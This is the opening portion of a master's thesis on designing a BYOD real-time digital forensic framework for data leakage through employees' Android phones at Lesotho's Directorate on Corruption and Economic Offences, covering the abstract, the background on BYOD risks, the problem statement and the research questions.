DESIGNING A BYOD REAL-TIME FORENSIC INVESTIGATION FRAMEWORK FOR DATA LEAKAGE THROUGH MOBILE DEVICES

by

Mamoqenelo Priscilla Morolong

218125739

Thesis presented in partial fulfilment of the requirements for the degree of

Master of Computer Science

in the

Department of Computer Science

at the

NAMIBIA UNIVERSITY OF SCIENCE AND TECHNOLOGY

Supervisor:

(Prof F.B. Shava)

Co-supervisor:

(Dr. A.M. Gamundani)

Date of submission:

21/09/2020

META DATA

TITLE: Ms.

STUDENT NAME: Mamoqenelo Priscilla Morolong

SUPERVISOR: Prof Fungai Bhunu Shava

CO-SUPERVISOR: Dr Attlee M. Gamundani

DEPARTMENT: Computer Science

QUALIFICATION: Master of Computer Science

SPECIALISATION: Digital Forensics

STUDY TITLE: Designing A Bring Your Own Device Real-Time Forensic Investigation for Data Leakage through Mobile Devices

MAIN KNOWLEDGE AREA: Information Security, Cyber Security and Digital Forensics

KEYWORDS: BYOD security, Data leakage, Digital Forensics, Information security, Mobile security

TYPE OF RESEARCH: Applied Research

METHODOLOGY: Mixed Method

STATUS: Thesis

SITE: Directorate on Cooperate and Economic Offence's

DOCUMENT DATE: 29 September 2020

SPONSOR (None): DAAD

DECLARATION

I, **Mamoqenelo Priscilla Morolong**, student number **218125739,** hereby declare that the work contained in this thesis for the Master of Computer Science Degree project, entitled:

"**Designing a BYOD Real-Time Forensic Investigation Framework for data leakage through mobile devices**"**,**

Is my own original work and that I have not previously in its entirety or in part submitted it at any university or other higher education institution for the award of a degree.

I further declare that I will fully acknowledge any sources of information I will use for the research in accordance with the Institution rules.

Signature: _____ Date: 08/10/2020

RETENTION AND USE OF THESIS

I, **Mamoqenelo Priscilla Morolong** being a candidate for the degree of Master of **Computer Science** accept the requirements for the Namibia University of Science and Technology relating to the retention and use of thesis deposited in the Library and Information Services.

In terms if these conditions, I agree that the original of my thesis deposited in the Library and Information Services will be accessible for purposes of study and research, in accordance with the normal conditions established by the Librarian for the care, loan or reproduction of the thesis.

Signature: _____ Date: 08/10/2020

ABSTRACT

Global digitalisation has perpetuated the use of mobile devices for both personal and work-related activities. As such, some African organisations have been allowing their employees to utilise their personally owned mobile devices to carry out work-related activities all in the name of convenience, reliability, mobility, and reduced maintenance costs. The Directorate on Corruption and Economic Offenses (DCEO), being an anti-corruption agency in Lesotho is embracing the BYOD benefits. However, a couple of challenges have been recorded through an interview with its employees. Yet still, the DCEO's employees in different departments are relishing the benefits of the Bring Your Own Device (BYOD) phenomenon as employees can telework, access, and respond to their work emails within a pocket's reach. These mobile devices can work exactly as the traditional laptops and the desktops and that capability has fuelled their predominant use.

Considering the type of sensitive information that the DCEO works with, it was interesting in the present study to know whether the agency is maintaining its data security as the very same perpetual utilisation of personally owned mobile devices has resulted in mobile devices to be the number one target for hackers as well as their use by internal employees to commit cybercrimes. Their mobility and Internet connection capabilities make them lucrative to attacks. The use of personally owned mobile devices has also proven to be a challenge for the IT department at the DCEO and the digital forensic investigators as there has been little knowledge on the BYOD security; the legislative and also the law side on how to handle digital forensic investigations of personally owned mobile devices that are used to perform work-related activities in the event of a breach. Thus, the study aimed to design a real-time forensic investigation framework that could assist the DCEO with proper deployment, management of BYOD adoption, and real-time digital forensics investigation of data leakage through personally owned mobile devices.

The study followed a mixed-method research approach where a single case study was conducted and this was complemented with an experiment. This pragmatic study enabled

the researcher to gather primary data using interviews, questionnaires, and experimentation. Thematic data analyses were used to make meaning of the interview and survey data, and the case site results demonstrated a lack of information security awareness, training, and education; lack of a Bring your Own Device policy; lack of infrastructure, and lack IT security governance. The results revealed that android mobile devices are the most used by DCEO employees for work-related activities. The experimentation was then conducted on android mobile devices to ascertain the existence of data leakage. The results revealed the challenges of using personally owned android mobile devices to access corporate data and other resources. The findings were validated using literature and thus informed the design of the Real-Time BYOD Digital Forensic Investigation Framework. A comparative evaluation was used to evaluate the relevancy and usability of the framework. To confirm its relevancy, usability and suitability expert reviews were employed against set metrics which assisted in redefining the framework components and structure, thus enhancing the framework's ability to attaining the research objectives. The proposed Real-Time BYOD Digital Forensic Investigation Framework guides BYOD enabled organisations to investigate malicious activities committed through personally owned mobile devices. An implementation guide was also developed. This study adds to the understanding of how to securely adopt BYOD phenomena within the working environments as well as how to account for breaches that are committed through employees' devices through organisational policies enforcement. Furthermore, the study can aid some organisations in Lesotho and other similar environments that have adopted BYOD with proper management and some understanding of how to perform internal digital forensic investigations in cases where sensitive organisational data might be leaking through their personally owned mobile devices.

Keywords: BYOD security, Data leakage, Digital Forensics, Information security, Mobile security

ACKNOWLEDGEMENTS

I thank the Almighty God for setting out the platform for my studies, for His mercies have been with me throughout this period of my studies. He provides the light in my life, clears the thorns and stones in my paths, and directs me through the paths of righteousness – may the Lord Almighty be praised now and forevermore.

It has been a great pleasure working with Prof Fungai Bhunu Shava and Dr Attlee M. Gamundani. This work would never have been possible without the guidance, motivation, and overall support from this team during the hard and good times. Your wise counsel, emotional and spiritual support in trying times, brilliant sense of humour and faith in me have been invaluable - thank you, for this and everything else.

I would also like to extend my gratitude to the DCEO management for allowing me to undertake this study with them - they have vastly contributed to the success of this study through the data I collected from their departments. I do not have enough words to express my gratitude.

I would also like to thank my family for their endless support; to my grand-mom who has been with me in prayers since day one until now, I thank you for the spiritual support *Gogo*. To my sisters, you have been my pillar, without your support back home I couldn't have coped. You have made it possible.

To the 2018 DAAD Family, cyber security coach, and cisco networking academy coordinators at NUST, I greatly thank you for your support and the knowledge you have imparted in me. The friends I have made, the former NUST computing and informatics dean, the department of computing staff members that made my studies at NUST count, you have made this a successful journey.

DEDICATION

In memory of my mother and my sister, who passed away a month and two weeks after commencing with my studies - the whole episode cracked me mentally and nearly derailed me, but I have made it through.

To my two angels, Moletsane and Tlhonolofatso for the two years that you let me study; your existence inspired me to reach the finish line.

CONTENTS

LIST OF FIGURES

LIST OF TABLES

PUBLICATIONS RELATED TO WORK

1. Morolong, M., Gamundani, A., & Bhunu Shava, F. (2019*). Review of Sensitive Data Leakage through Android Applications in a Bring Your Own Device (BYOD*) *Workplace.* 2019 IST-Africa Week Conference, IST-Africa 2019, 1–8. https://doi.org/10.23919/ISTAFRICA.2019.8764833

2. Morolong, M. P., Bhunu Shava, F., & Gamundani, A. M. (2020*). Bring Your Own Device (BYOD) Information Security Risks: Case of Lesotho*. Proceedings of the 15th International Conference on Cyber Warfare and Security, ICCWS 2020, 346–354. https://doi.org/10.34190/ICCWS.20.101

ABBREVIATION AND ACRONYMS IN THIS THESIS

Acronym /abbreviation	Description
1. AAAA	Authentication, Authorisation, Availability and Accountability
2. ADB	Android Debug Bridge
3. ACE	Advanced Classification Engine
4. AES	Advanced Encryption Standard
5. AMP	Advanced Malware Protection
6. APK	Android Package
7. APP	Application
8. APT	Advanced Persistent Threat
9. BEC	Business Email Compromise
10. BYODSM	Bring Your Own Device Strategic Management
11. BYOD	Bring Your Own Device
12. CF	Computer Forensics
13. CFI	Computer Forensic Investigator
14. CIA	Confidentiality, Integrity and Availability
15. CIAA	Confidentiality, Integrity, Availability and accountability
16. CISS	Computer Information Systems Specialist
17. CM&E	Compliance, Monitoring and Evaluation
18. DCEO	Directorate on Corruption and Economic Offense's
19. DF	Digital Forensic
20. DFE	Digital Forensics Examiner
21. DFI	Digital Forensic Investigation
22. DMZ	Demilitarized Zone
23. DLP	Data Loss Prevention
24. DFRWS	Digital Forensics Research Workshop
25. DoS	Denial of Service
26. DSR	Design Science Research
27. ESET	Executive Security & Engineering Technologies, Inc
28. FE	Forensic Evidence
29. FTK	Forensic Toolkit
30. GDPR	General Data Protection Rule
31. GPS	Global Positioning System
32. HIPPA	Health Insurance Portability and Accountability Act
33. HLI	Higher Learning Institution
34. HTTP(s)	Hyper Text Transfer Protocol (Secure)
35. IDS	Intrusion Detection System
36. ICT	Information and Communication Technology
37. IMAP	Internet Message Access Protocol

38. IMEI	International Mobile Equipment Identity
39. IOS	Iphone Operating System
40. IP	Internet Protocol
41. IPS	Intrusion Prevention Protocol
42. IPsec	Internet Protocol Security
43. IR	Incident Response
44. IT	Information Technology
45. ITA	Information Technology Administration
46. MMS	Multimedia Messaging Services
47. MD	Mobile Device
48. MDM	Mobile Device Management
49. MEM	Mobility Enterprise Management
50. MSF	Metasploit Framework
51. MVX	Multi-vector Virtual Extension
52. NAC	Network Access Control
53. NIST	National Institute of Standards and Technology
54. OHA	Open Handset Alliance
55. OS	Operating System
56. PDA	Personal Digital Assistant
57. PII	Personally Identifiable Information
58. PIN	Personal Identification Number
59. PBE	Password Based Encryption
60. POP	Post Office Protocol
61. PGP	Pretty Good Privacy
62. RAM	Random Access Memory
63. RAR	Roshal Archive
64. SIEM	Security Information and Event Management
65. SM	Strategic Management
66. SMS	Short Messaging Services
67. S/MIME	Secure/Multipurpose Internet Mail Extensions
68. SMTP	Simple Mail Transfer Protocol
69. SRDFIM	Systematic Digital Forensic Investigation Model
70. SSD	Solid State Drive
71. TCP/IP	Transmission Control Protocol / Internet Protocol
72. TNEMA	Telecom Namibia Enterprise Mobile Architecture
73. TNEF	Transport Neutral Encapsulation format
74. UI	User Interface
75. URL	Unified Resource Locator
76. WAN	Wide Area Network
77. WAP	Wi-Fi Protected Access
78. WEP	Wired Equivalent Privacy
79. Wi-Fi	Wireless Fidelity
80. VPN	Virtual Private Network
81. 5G	Fifth Generation

Chapter 1 **Background of the Study**

1.1 Chapter introduction

This chapter introduces the concept of Bring Your Own Device (BYOD). It provides the background of the study, and it also gives an overview of BYOD in organisations, the advantages of BYOD and the security risks of BYOD. The problem statement, research objectives and research questions form part of this chapter. The chapter also presents the benefits of the research as well as the study delimitation. It also presents the thesis outline.

1.2 Background of the study

Bring your own device is a phenomenon that dates back to 2009 when CISCO realised the mobility of its employees and the connectedness of mobile devices (Morolong, Bhunu Shava, & Gamundani, 2020). The digital transformation and IT consumerisation have led to the proliferated use of mobile devices for work activities. In this regard, IT consumerisation as defined by Alotaibi and Almagwashi (2018) is a phenomenon that refers to privately or personally owned IT devices such as computer software or hardware devices being used for personal and business purposes.

To date, BYOD has been studied for a decade but due to its diversity, organisations still find it difficult to manage it, hence the need to study how it impacts the mobile forensic investigations was deemed necessary in the current study. Technology is becoming more pervasive hence organisations are noticing an escalation in the use of personally owned mobile devices within their working environments (Storey, 2017). The driving force behind organisations' adoption of the Bring Your Own Device (BYOD) approach to doing business is particularly due to the demand of employees who prefer to use their own devices in the workplace for carrying out organisational tasks (Arregui, Maynard, & Ahmad, 2016).

The proliferation of mobile phone usage within organisations to carry out daily work activities has been alarmingly growing in recent years, and this trend is termed Bring Your Own Device (BYOD). BYOD is defined as a phenomenon for which employers allow their employees to bring their mobile device (MD) to their workplaces to carry out work-related activities or to do work-related tasks wherever they are (Kebande, Karie, & Venter, 2016).

Other definitions of BYOD include those listed below:
"In this paradigm, a user acquires a mobile device of her own. The user can then approach her employer and request the company application/credentials to connect her device" (Akram & Markantonakis, 2016, p. 3)

BYOD describes "the circumstance in which users make their own personal devices available for company use" (Disterer & Kleiner, 2013, p. 1)

"With the recent technology advances and the rapid adoption of tablet computers and smartphones, it has become increasingly common for employees to use their own personal devices to perform various tasks in their work-place" (Mitrovic, Veljkovic, & Thompson, 2014, p. 1)

It is also important to define BYOD as a concept where individuals bring in and use their personally owned mobile devices such as Personal Digital Assistants (PDA), smartphones, tablets, and laptops to carry out daily business operations (Jo, Kang, Kim, & Kim, 2015). This means that due to the desire of using the device one is used to, employees fail to differentiate between their internet service providers and the organisation's Wi-Fi (Zahadat, Blessner, Blackburn, & Olson, 2015).

To better comprehend what BYOD is, Armando, Costa, Merlo, Verderame and Wrona (2016) demonstrate the interoperability model for BYOD to Communications and Information Agency as depicted in Figure 1.2-1. Through the demonstration, we realise that public

application stores such as Google Play (on the left) are repositories for mobile applications and the apps are therefore potentially developed by untrusted third parties then submitted to the store and made available to users for installation (Herbster, Della Torre, Druschel, & Bhattacharjee, 2016). These applications vary according to the user's needs; however, there are some common ones such messaging apps, picture editing apps, geo-location apps, banking apps, antivirus and antimalware apps, web application apps, etc. (Sujithra & Padmavathi, 2012). Upon successful installation of the apps, they execute and access both hardware and software host resources such as memory card, Bluetooth interface and other applications. Moreover, it is critical to note that granting mobile devices to connect beyond the ICT infrastructure perimeters often results in access and use of sensitive data and resources by the applications (Armando et al., 2016) and it becomes critical to ascertain that the application will not misuse these resources especially when no enough security enforcement mechanism is in place. Figure 1.2-1 presents the BYOD interoperability scenario.




Figure 1.2-1 The Schematic representation of BYOD in different organizations

Source: Armando et al., 2016

1.2.1 Advantages of BYOD to organisations

From the foregoing, it was of fundamental significance for the current study to investigate the advantages and disadvantages of BYOD as seen by other researchers/ scholars.

To note but a few scholars such as Alotaibi and Almagwashi (2018); Baillette and Barlette (2018); BlackBerry (2017); Olalere, Abdullah, Mahmod and Abdullah (2015); Pinchot and Paullett (2015); Utter and Rea (2015); Zahadat (2016); and Communications inc.(2013) have studied the benefits of BYOD adoption to different organisations and their findings present the following as the major benefits of BYOD to both the employer and the employee:

i) Job satisfaction as well as employee productivity increase;
ii) Improvement of employee efficiency;
iii) Increased work accessibility, flexibility and mobility of devices;
iv) The organisations save costs as they have to cut expenses for providing devices, software, and hardware maintenance; and
v) Claimed care and compliance with security policies as employees use their own devices.

However, along with these benefits that BYOD organisations are enjoying, there exist a couple of BYOD security risks which make the securing of an organisation's data a complicated job. Thus evidently, it is crucial for all organisations to provide security for their sensitive information due to data loss costs, customer trust and reputation to the organisation (Ali, Qureshi, & Abbasi, 2016; Carvalho & Cohen, 2007). While organisations are faced with the challenge of safeguarding their customers' data on usual operational environments, the occurrence of bringing own device to workplaces is also aggregating the data security threat (Thomas et al., 2017) within the organisations which have adopted such a trend.

1.2.2 BYOD security Challenges

Alotaibi and Almagwashi (2018) reviewed the security challenges of BYOD solutions and best policy practices and discovered several BYOD security and privacy challenges which are inclusive of:

a) The variety of BYOD devices: The challenge lies with having enough infrastructures to manage and control diverse devices, operating systems and installed applications. There is a variety of mobile devices that the organisation needs to deal with as well as the operating systems. The two major mobile operating systems to date are Android and IOS (Harris, Patten, & Regan, 2013). The security models of the two differ hence this is a challenge to the organisation that is utilising such diverse devices within their working environment. Android is an open-source OS that allows users to customise it to their need which ultimately increases the organisation's security risks (Lyvas, Lambrinoudakis, & Geneiat-akis, 2018). On the other hand, iPhone OS does not allow user customisation and it goes as far as restricting installations of Apps that are on the iPhone store (Arregui et al., 2016).

b) It is challenging to develop and apply equilibrated BYOD information security policies (ISSPs).
c) The ISO/IEC 27002:2013(E) stipulates the guidelines for information security policies (ISO/IEC27002, 2013); however, despite the existence of the guidelines, scholars show that companies lack information security policies (Ruxwana & Msibi, 2018; Vorakulpipat, Sirapaisan, Rattanalerdnusorn, & Savangsuk, 2017)
d) Providing adequate motivation to comply with the BYOD ISSPs is turmoil.

e) Regardless of the security level and measures that organisations are applying, some employees as the weakest links participate in activating the security threats and vulnerabilities.
f) Turning personally owned devices to the storage for corporate critical information is the leading factor to data leakage risks or data breaches.
g) Utilising cloud services as back-up media prompts for legal and security concerns; some free cloud services may utilise the information for advertising, data mining and this might be utilised by unauthorised outsiders.
h) Difficulty in determining and controlling the visibility on employees storing cooperate data on their devices
i) Implementing BYOD monitoring tools such as MDM and MAM pose some privacy issues to the employee's private content that is stored in the devices.
j) Organisations are required to establish a disaster recovery plan for a data breach and this can be a challenge since unprecedented exposure and accessibility of confidential business data to malicious people due to the security challenges posed by employee device theft or loss is a possibility.
k) Exposure to technical security threats which may infect the device, applications, data and the network resource because of unmonitored, unrestricted, and insecure BYOD resource utilisation.

To add more to the BYOD security risks, Arregui et al. (2016) classify the BYOD security risks as User behaviour, Connectivity risks, and Organisational management practices as shown in Table 1.2-2, which shows that behaviour poses a dominant risk as opposed to other categories. On the same note of BYOD security risks, Veljkovic and Budree (2019) present their identified risks as depicted in Table 1.2-1 which presents dominance in the technological risks categories. Table 1.2-1 and Table 1.2-2 present the BYOD security risks.

Table 1.2-1 BYOD security risks

PRIMARY RISK CATEGORY	BYOD RISK Protecting
Implementation	Data Protection, Warranting Security, Offering Support Malware Security Risks
Technological	Malware Security Risks and Vulnerabilities Introduced by Installing Malicious Applications
	Contamination of Data in Cloud Storage
	Jailbreaking
	User Accounts Compromised
	social Engineering and Phishing
	Network Compromise
	Software Cross-over Threats
Human Aspects **Organisational**	Data and Devices Lack Control
	Lost or Stolen Devices
	Identity Theft
Organisational	Missing Organisational Policies (e.g. security, governance, etc.)
	Lack of user Education / Organisational Security Culture
Legislation, Regulation and Privacy	POPI, Ethical Issues, Tracking of Data, Breach of Normal Working Hours, Liability Due to Loss of Organisational Data, etc.

Table 1.2-2 BYOD security risks

User Behaviour	
Risk 1: Selection of BYOD Device **Risk 2: Customisation of BYOD** **Risk 3: Malicious Applications Installation** **Risk 4: Insecure Working Behaviour**	Risk 5: Illicit Access to Resources Risk 6: Sensitive Organisational Data Exposure Risk 7: BYOD Devices Loss Risk 8: Loss of Data Integrity
Connectivity	
Risk 9: Public Networks exposure **Risk 10: Exposure in Local Network**	Risk 11: Private Networks Exposure
Structural Administration	
Risk 12: Remote BYOD Management	Risk 13: BYOD Awareness, Training and Education

To address the discussed security issues, BYOD characteristics were devised and they are discussed below.

1.2.3 BYOD Characteristics

Due to the data security risk posed by BYOD adoption in organisations discussed in section 1.2.2, Fani, Solms and Gerber (2016) identified eight characteristics of BYOD that each organisation should adhere to in order to harmoniously implement BYOD within their organisations.

Char1[1]: Identification of risk is a must:

- BYOD is an institutionalised security risk which all organisations need to assess and evaluate before blindly embracing the practice (Yeboah-Boateng & Boaten, 2016).

[1] Char(n) = characteristic number starting with number 1

- Every organisation has different assets to secure hence the identification of the assets and the threats to these assets need to be done (Peterson, 2010).

Char2: Stipulate BYOD security requirements:

- Confidentiality, integrity and availability are the main objectives of information security (Lepofsky & Lepofsky, 2014).
- The BYOD policy should explicitly state the legal and liability issues.

Char3: Consideration of organisational context:

- More of the dynamic BYOD risks are presented by unmonitored working environments within the particular background and conditions of the environment (Musarurwa, Flowerday, & Cilliers, 2017).
- Because organisations manage and communicate significant data resources, exact and unswerving data security is required.

Char4: Analysis of BYOD device:

- The paradox of BYOD is that it consists of a plethora of personal devices of which the definition does not give a distinction thereof (Fani et al., 2016).
- Devices participating in the BYOD programme should be registered, legitimately ratified for use, and provisioned with maximum obligatory security settings (Mobility, Under, & Transformation, 2018).

Char5: The organisation must contextually consider the roles of the employees:

- Mobile devices users must be made aware of the device threats and that they are equipped with the necessary skills to secure their devices and the organisation's data (AppliedTrust, 2008).
- Non-intrusive and relevant frequent policy reminders in light of employees' current tasks should be provided to the users as a way to educate them as they accomplish their daily work activities (Fani et al., 2016).

Char6: IT administration is required within the organisation:

- BYOD Organisations should comprehend the effect of BYOD on technical support (Ubene, Agim, & Umo-Odiong, 2018).
- As security challenges increase with the utilisation of mobile devices, organisations should consider it vital to avail a proper security model for mobile devices (Fani et al., 2016).

Char7: Develop a Comprehensive BYOD policy:

- Policies offer guidelines for BYOD adoption, thus they need to be developed at an early stage to gain control of an enterprise and its digital resources (Storey, 2017).
- A clear and well-drafted policy should stipulate how devices will be used as well as how IT will meet those needs as well as non-compliance measures (MyCloudIT, 2017)

Char8: An organisation must have compliance:

- Improving BYOD compliance can be achieved by implementing a BYOD policy and by providing educational / awareness programmes on the risks associated with personal mobile devices that are to be used employees and punishment should be given to those who violate the policy (Storey, 2017).
- BYOD compliance must be re-evaluated regularly by companies.

1.3 Mobile device influence to BYOD adoption

Morolong et al. (2020) allude that the global mobile penetration has skyrocketed, whereas GSMA (2018) claims that an estimated 71% of the global population owns mobile devices such as tablets and smartphones. As such, Lesotho as one of the developing countries has seen a tremendous accretion in mobile device penetration with an estimation of 78.7% since 2017 (Lesotho Communications Authority, 2017). This escalation of mobile device penetration has traversed across the whole country and has even been adopted within organisations in order for them to perform daily work activities. This penetration has led to

employees using their personally owned devices to access organisational networks, emails and data (Twinomurinzi & Mawela, 2014; Wang, Weeger, & Gewald, 2017).

BYOD does not only bring data leakage threat to companies, but it also poses a challenge during digital forensic investigations of data leakage. As discussed by Flores, Qazi and Jhumka (2016), because of the lack of security awareness, outsiders are taking advantage of this for them to have access to the organisation's sensitive data by using employees' leisure activities into attack vectors. This happens because employees would have adopted advanced technologies which have security loopholes and in turn this makes it simpler for intruders to penetrate the organisation's network to obtain financial gain, and to steal the organisation's data. Thus, the mobile applications that employees are downloading into the devices and while using social media platforms to share content become backdoors to exposing and tainting sensitive the organisation's data to a range of various external threats.

1.4 Background of Directorate on Corruption and Economic Offence (DCEO)

Because of the data leakage threat in a BYOD enabled environment, this study aimed to design a framework that would help BYOD enabled organisations with real-time forensic investigations of data leakage through android devices so that data leakage over android devices can be minimised and mitigated as it occurs. Thus the study used a case study approach as discussed in Chapter 3 section 3.10.1 and further discussed in Chapter 4 where the Directorate on Corruption and Economic Offences (DCEO) Lesotho became our population of interest.

The DCEO is an anti-corruption body within the Kingdom of Lesotho. It was established in the year 1999 "with the passage of the Prevention of Corruption and Economic Crimes Act through parliament, but was effectively operational in 2003 when the first director-general was appointed"(Ardigó, 2014, p. 8). Through section three of the Prevention of Corruption and Economic Crimes Act, the DCEO is mandated to prevent corruption; investigate Basotho

National complaints; prosecute corruption subject to the Directorate of Public Prosecutions directive; and educate Basotho about the harmful effects of corruption (Ardigó, 2014). According to (Motlamelle, 2009):

> the legal mandate of the DCEO is to fight corruption in all its forms by examining the systems of government ministries and departments to detect any loopholes that may create the conditions for corruption; to investigate corruption cases and prosecute the offenders in collaboration with the office of the Director of Public Prosecutions (DPP), and to assist other government agencies in preventing corrupt activities and behaviour, It also educates the public about corruption and its effects on national development. (p. 26)

The DCEO follows a government hierarchy structure with the Director-General being the overseer of the whole body. Although the agency independently acts from other ministries, the Prime Minister appoints the director of the agency for a term of five-years in service (Ardigó, 2014). The agency has within it the IT department which is assigned to carry out all IT related activities including data security and management, the Human Resource department, Finance department, procurement department and other departments (Government of Lesotho, 1999) The agency works hand in hand with other legal bodies such as the Ombudsman and the Police Complaints Authority (PCA) in fighting against corruption and crime (Motlamelle, 2009). The PCA is mandated to undertake thorough investigations and report the findings to the Police Authority on any grievance denoted by the Police Authority of the Commissioner (of Police). This could be a complaint from any public member about the misconduct of a member of the Police Service, while the Ombudsman's mandate lies in battling mal-administration, handling public service injustice, protecting human rights and freedoms, corruption alleviation, and environmental protection.

Even though the mandates of the three agencies seem to overlap, the DCEO still sticks to its mandates as discussed here. It is interesting to also note that DCEO has a prescribed clause upon its formation on information (Government of Lesotho, 1999) which brings us to data leakage through the personally owned mobile devices used by the employees within the DCEO. Given the mandate of the DCEO and the non-disclosure clause, it was therefore crucial to discover how the agency handles the data leakage occurrences of not only their valuable

data but the sensitive information of corruption reports and committed crimes in the Kingdom of Lesotho.

Given the context of the Lesotho cybercrime legislative law, it should be noted that there is no clear law on mobile device usage and forensic investigations except for the computer misuse act which describes computer crime as an act where "A person who either lawfully or unlawfully gains access to a computer or electronic storage device owned by another"(Lesotho Government, 2012, p. 32) , which then brings us to the problem statement of the study.

1.5 Problem statement

Companies' adoption of the Bring Your Own Device (BYOD) phenomenon created room for data leakage through mobile devices and noteworthy is that such companies lack real-time forensic investigation mechanisms (Utter, 2017). Of late, organisations have been encouraging their employees to utilise their personally owned devices within the organisation's environment, in an attempt to scale back the overall price of ownership for mobile assets (Barmpatsalou, Cruz, Monteiro, & Simoes, 2016). However, according to Alotaibi and Almagwashi (2018), saving the organisation's sensitive data on the personally owned devices ends up with data leakages or data breach risks, thus organisations ought to adopt a lot of versatile and inventive solutions in order to satisfactorily maintain a high security level while facilitating access to co-operative technologies (Barmpatsalou et al., 2016).

Moreover, owing of digitalisation and the future of work, it is not surprising that organisations are adopting the BYOD phenomenon. However, the adoption of BYOD is paradoxical since it provides innumerable benefits whilst on the other hand it presents severe security risks (Madden, 2013) (as discussed in section 1.2.2). Various security challenges are faced in relation to corporate data that result from greater use of employee-owned mobile devices in a BYOD enabled working environment. These challenges include the fact that mobile device manufacturers' security mechanisms are not well established (Leavitt, 2013). Furthermore,

the devices, being personal, make it difficult for IT departments to control and although conventional security outlines such as using passwords and firewalls remain in use in the BYOD settings, this does not mean that there are not added security challenges that BYOD devices present to the organisations (Sowek, 2018). The devices are prone to loss of theft, consequently exposing sensitive organisational data to unauthorised persons (Smith, 2016).

1.6 Research Objectives and Research Questions

The main objective of this study was to design a real-time forensic investigation framework to be used in a Bring Your Own Device (BYOD) enabled environment to forensically investigate data leakage through android devices.

1.6.1 Sub research objectives

1. Investigate the data leakage extent through employees' mobile devices in a BYOD enabled working environment;
2. Probe data leakage mitigation techniques for a BYOD enabled environment; and
3. Investigate real-time forensic investigation tools for data leakage investigation in a BYOD environment.

Main Research Question: How can a real-time forensic investigation framework be designed to forensically investigate data leakage through android devices in a Bring Your Own Device (BYOD) enabled environment?

1.6.2 Sub research questions

1. What is the data leakage extent through mobile applications in a BYOD enabled working environment?
2. What are the current data leakage mitigation techniques/tools for BYOD enabled environments?

3. Are there real-time forensic investigation tools for data leakage investigations in a BYOD environment?

1.7 Significance of the Study

This study is beneficial to the DCEO and other organisations of the same nature as it provides insights on how to manage BYOD devices, how to securely adopt a BYOD programme within the working environment to enjoy the benefits of BYOD (reference can be made to section 2.7). It further assists BYOD organisations with options of minimising data leakage through mobile devices and how to carry digital forensic investigations for data leakage occurrences as discussed in section 2.8. It is of paramount importance for BYOD organisations to educate their employees about BYOD phenomena and their roles in securing organisational data that is accessed by their devices which the study endeavour to give guidance about.

1.8 Delimitation

The mobile device spectrum is very broad, however, the study focused on android smartphones. There could be a lot of attack simulations that the researcher could have done, but the focus was on the attacks that could prove data leakages. It should also be noted that there could have been many ways of demonstrating BYOD data leakage but the present study's focus was on android devices and their security. Also, the study experimented on how android smartphones leak data as opposed to how to carry out digital forensics on smartphones.

1.9 Research Contributions

The designed framework is of critical importance to the organisations that have adopted BYOD without proper management as the framework provides guidance on what is to be considered to harmoniously adapt and profit from the BYOD programme. It further adds knowledge to the information security management of the organisations that have adopted BYOD. Particularly with regards to small businesses that do not have enough infrastructure for expensive technologies, the framework provides the minimum requirements that such

organisations can adopt such as the use of the BYOD policy and awareness, as well as training and education while they endeavour to subscribe to tools such as MDM.

Also, to ascertain the aspect of digital forensics, organisations have to strengthen their BYOD security through policing, accountability and continuous education while opting for open source digital forensic tools that are discussed in section 2.8.6. Furthermore, the research adds to the body of knowledge on information security and digital forensics, as well as how to manage BYOD as a way to minimise the BYOD security risks and the procedural process to follow in cases of digital forensic investigations for those employees who do not comply with the organisation's policies.

1.10 Chapter Conclusion

The chapter introduced the research background, the benefits of BYOD, and the security challenges that BYOD poses to the organisations that have adopted it. Section 1.4 discussed the background of the DCEO which formed an integral part of the study. The chapter further discussed the research's problem statement, the research objectives and the corresponding research questions. The next chapter discuss the related literature.

1.11 Thesis Outline

Chapter 1: This chapter presents the background of the study; it discusses what the term BYOD is all about, as well as the benefits and security risks of BYOD adoption in the working environment. The case site description, problem statement, research objectives and corresponding research questions also form part of this chapter. The chapter finally gives the benefits of the study as well as the study delimitations.

Chapter 2: This chapter presents existing literature on BYOD security challenges, the adoption of BYOD by African countries, digital forensics of BYOD and existing digital forensic investigation process models as well as the mobile forensic tools.

Chapter 3: This chapter presents the research methodology used to attain the research objectives and to answer the research questions as stated in section 1.6. It presents the research philosophy, the research criteria followed, the research population, sample, data collection tools, data analysis and the research process together with the framework design process.

Chapter 4: This chapter presents the data analysis of the collected interview and survey data as well as the results and the findings of the study. The results obtained thereof assisted in designing the framework, thus helping to answer the main research question of the study.

Chapter 5: This chapter presents the experimental results and findings of the study. The results from this chapter guided on the design and development of the framework. The results from this chapter, in particular, respond to research objective number one of the study.

